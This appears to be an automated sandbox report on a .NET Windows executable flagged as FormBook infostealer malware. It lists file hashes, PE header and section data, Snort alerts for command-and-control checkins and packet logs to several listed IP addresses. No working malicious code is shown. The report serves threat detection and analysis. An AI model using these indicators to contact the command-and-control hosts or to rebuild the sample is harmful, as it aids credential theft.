Preview:	77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 1 84 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 101 46 13 13 10 36 0 0 0 0 0 0 0 80 69 0 0 76 1 3 0 76 142 41 180 0 0 0 0 0 0 0 0 224 0 34 0 11 1 80 0 0 122 3 0 0 6 0 0 0 0 0 0 142 152 3 0 0 32 0 0 0 160 3 0 0 0 0 128 0 32 0 0 0 2 0 0 4 0 0 0 0 0 0 0 4 0 0 0 0 0 0 0 0 224 3 0 0 2 0 0 0 0 0 0 2 0 64 133 0 0 16 0 0 16 0 0 0 0 16 0 0 16 0 0 0 0 0 0 16 0 0 0 0 0 0 0 0 0 0 0 64 152 3 0 75 0 0 0 0 160 3 0 212 3 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 192 3 0 12 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 32 0 0 8 0 0 0 0 0 0 0 0 0 0 0 8 32 0 0 72 0 0 0 0 0 0 0 0 0 0 0 46 116 101 120 116 0 0 0 148 120 3 0 0 32 0 0 0 122 3 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 32 0 0 96 46 11

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

General

Entropy (8bit):	4.784778244670397
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PO45937008ADENGY.exe
File size:	112640
MD5:	47ebf3893d8d6db4add1b87ad75495e4
SHA1:	a90970359da16dfbcf89648f7a38fb75707181b3
SHA256:	ee54b187c42f159bfba469c4b8c5ba0a85afeb802ea7eacaf400ccb38f7183af
SHA512:	af3761d653503d2a4875297ff883d1e2a6114a8fbb77123929f1f7c4c1c974e7939d0382fdee8b01a80de5c0fa6edbe7c730ad17230d4f3fd100357c0166705c
SSDEEP:	1536:yTlD/rTfbpANPKlHbP+x8sri5UE8QVeP2tALz/4PJNTLQJC4jPri+ZfUd37NWDeC:yTlD/rTfbpANPy50i/ayS
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....".0.....~.... .....@.. ....n....@.....

File Icon

Icon Hash:	fae2d8f4f0d8d2c4

Static PE Info

General

Entrypoint:	0x40c27e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xEDF52E0E [Wed Jul 4 19:25:02 2096 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc228	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xe000	0x10e64	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0xae00	0x14f8	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x20000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa284	0xa400	False	0.322575266768	data	5.26476752262	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xe000	0x10e64	0x11000	False	0.120777803309	data	3.67778786605	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x20000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xe130	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_GROUP_ICON	0x1e958	0x14	data		
RT_VERSION	0x1e96c	0x30c	data		
RT_MANIFEST	0x1ec78	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2021
Assembly Version	1.0.0.0
InternalName	Dimbono.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Dimbono
ProductVersion	1.0.0.0
FileDescription	Dimbono
OriginalFilename	Dimbono.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:31:01.519802	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.4	185.199.108.153
04/08/21-13:31:01.519802	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.4	185.199.108.153
04/08/21-13:31:01.519802	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.4	185.199.108.153
04/08/21-13:31:12.230396	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	52.15.160.167
04/08/21-13:31:12.230396	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	52.15.160.167
04/08/21-13:31:12.230396	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	52.15.160.167
04/08/21-13:31:17.628393	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	34.102.136.180	192.168.2.4
04/08/21-13:31:22.719682	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	81.88.57.70
04/08/21-13:31:22.719682	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	81.88.57.70
04/08/21-13:31:22.719682	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	81.88.57.70
04/08/21-13:31:28.944856	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49765	154.210.110.99	192.168.2.4
04/08/21-13:31:50.143713	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.4	85.17.172.1
04/08/21-13:31:50.143713	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.4	85.17.172.1
04/08/21-13:31:50.143713	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.4	85.17.172.1
04/08/21-13:31:55.836994	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	123.31.43.181

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:31:55.836994	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	123.31.43.181
04/08/21-13:31:55.836994	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	123.31.43.181
04/08/21-13:32:01.286479	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49772	34.102.136.180	192.168.2.4
04/08/21-13:32:11.499423	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
04/08/21-13:32:11.499423	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
04/08/21-13:32:11.499423	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
04/08/21-13:32:11.618188	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49774	34.102.136.180	192.168.2.4
04/08/21-13:32:16.857335	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49775	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:30:05.191323996 CEST	49726	80	192.168.2.4	172.67.150.212
Apr 8, 2021 13:30:05.221245050 CEST	80	49726	172.67.150.212	192.168.2.4
Apr 8, 2021 13:30:05.221424103 CEST	49726	80	192.168.2.4	172.67.150.212
Apr 8, 2021 13:30:05.222027063 CEST	49726	80	192.168.2.4	172.67.150.212
Apr 8, 2021 13:30:05.251811028 CEST	80	49726	172.67.150.212	192.168.2.4
Apr 8, 2021 13:30:05.302162886 CEST	80	49726	172.67.150.212	192.168.2.4
Apr 8, 2021 13:30:05.346678019 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.364352942 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.364466906 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.382594109 CEST	49726	80	192.168.2.4	172.67.150.212
Apr 8, 2021 13:30:05.424293041 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.442240953 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.449045897 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.449109077 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.449263096 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.457266092 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.474929094 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.475277901 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.523251057 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.542202950 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.559737921 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.776842117 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.776860952 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.776876926 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.776899099 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.776916027 CEST	443	49727	104.21.56.119	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:30:05.776926041 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.776941061 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.776952028 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.776962042 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.776992083 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.777034998 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.777045012 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.777091980 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:05.777156115 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.777173996 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:05.777219057 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.050187111 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050219059 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050244093 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050260067 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050307035 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.050350904 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050353050 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.050376892 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050393105 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050436020 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.050718069 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050739050 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050781965 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.050889969 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050913095 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.050940037 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.051059961 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.051094055 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.051115990 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.051866055 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.051937103 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.051949978 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.051975012 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.051990986 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.052021980 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.052701950 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.052723885 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.052769899 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.052783012 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.052787066 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.052824974 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.053375959 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.053423882 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.053447008 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.053493977 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.053509951 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.053540945 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.054260015 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.054279089 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.054328918 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.054331064 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.054351091 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.054375887 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.055016041 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.055039883 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.055077076 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.055129051 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.055166960 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.055170059 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.055993080 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.056014061 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.056056023 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.056080103 CEST	443	49727	104.21.56.119	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:30:06.056097984 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.056122065 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.056751966 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.056806087 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.056823015 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.056822062 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.056842089 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.056886911 CEST	49727	443	192.168.2.4	104.21.56.119
Apr 8, 2021 13:30:06.067821026 CEST	443	49727	104.21.56.119	192.168.2.4
Apr 8, 2021 13:30:06.067859888 CEST	443	49727	104.21.56.119	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:29:56.888344049 CEST	65248	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:29:56.901118994 CEST	53	65248	8.8.8.8	192.168.2.4
Apr 8, 2021 13:29:56.927057981 CEST	53723	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:29:56.939779997 CEST	53	53723	8.8.8.8	192.168.2.4
Apr 8, 2021 13:29:57.024849892 CEST	64646	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:29:57.051279068 CEST	53	64646	8.8.8.8	192.168.2.4
Apr 8, 2021 13:29:58.104240894 CEST	65298	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:29:58.116851091 CEST	53	65298	8.8.8.8	192.168.2.4
Apr 8, 2021 13:29:59.215184927 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:29:59.228852987 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 8, 2021 13:29:59.558557034 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:29:59.576720953 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:00.177397966 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:00.190432072 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:01.356641054 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:01.369630098 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:02.680725098 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:02.693494081 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:03.818811893 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:03.831569910 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:05.109535933 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:05.130899906 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:05.144030094 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:05.163789034 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:05.314856052 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:05.337465048 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:09.727493048 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:09.740129948 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:10.921067953 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:10.934398890 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:12.116672993 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:12.129201889 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:13.917656898 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:13.929677010 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:15.172684908 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:15.185151100 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:16.224628925 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:16.238075018 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:17.248979092 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:17.261476994 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:18.722178936 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:18.735626936 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:21.003348112 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:21.016817093 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:23.643181086 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:23.655811071 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:24.777617931 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:24.790734053 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:30.193873882 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:30.206377029 CEST	53	64801	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:30:31.343394041 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:31.379508018 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:42.384252071 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:42.404385090 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 8, 2021 13:30:51.828886986 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:30:51.871371031 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:01.028156996 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:01.126770020 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:01.450838089 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:01.492580891 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:01.603812933 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:01.617043972 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:02.062634945 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:02.212533951 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:02.612077951 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:02.617250919 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:02.631309986 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:02.639549971 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:03.093561888 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:03.229572058 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:03.842832088 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:03.972584009 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:04.413518906 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:04.430625916 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:05.123347998 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:05.136368036 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:06.643285990 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:06.752841949 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:06.799638987 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:06.812411070 CEST	53	61531	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:07.300843000 CEST	49228	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:07.314244032 CEST	53	49228	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:10.546406031 CEST	59794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:10.564167976 CEST	53	59794	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:11.974248886 CEST	55916	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:12.117747068 CEST	53	55916	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:17.383276939 CEST	52752	53	192.168.2.4	8.8.8.8
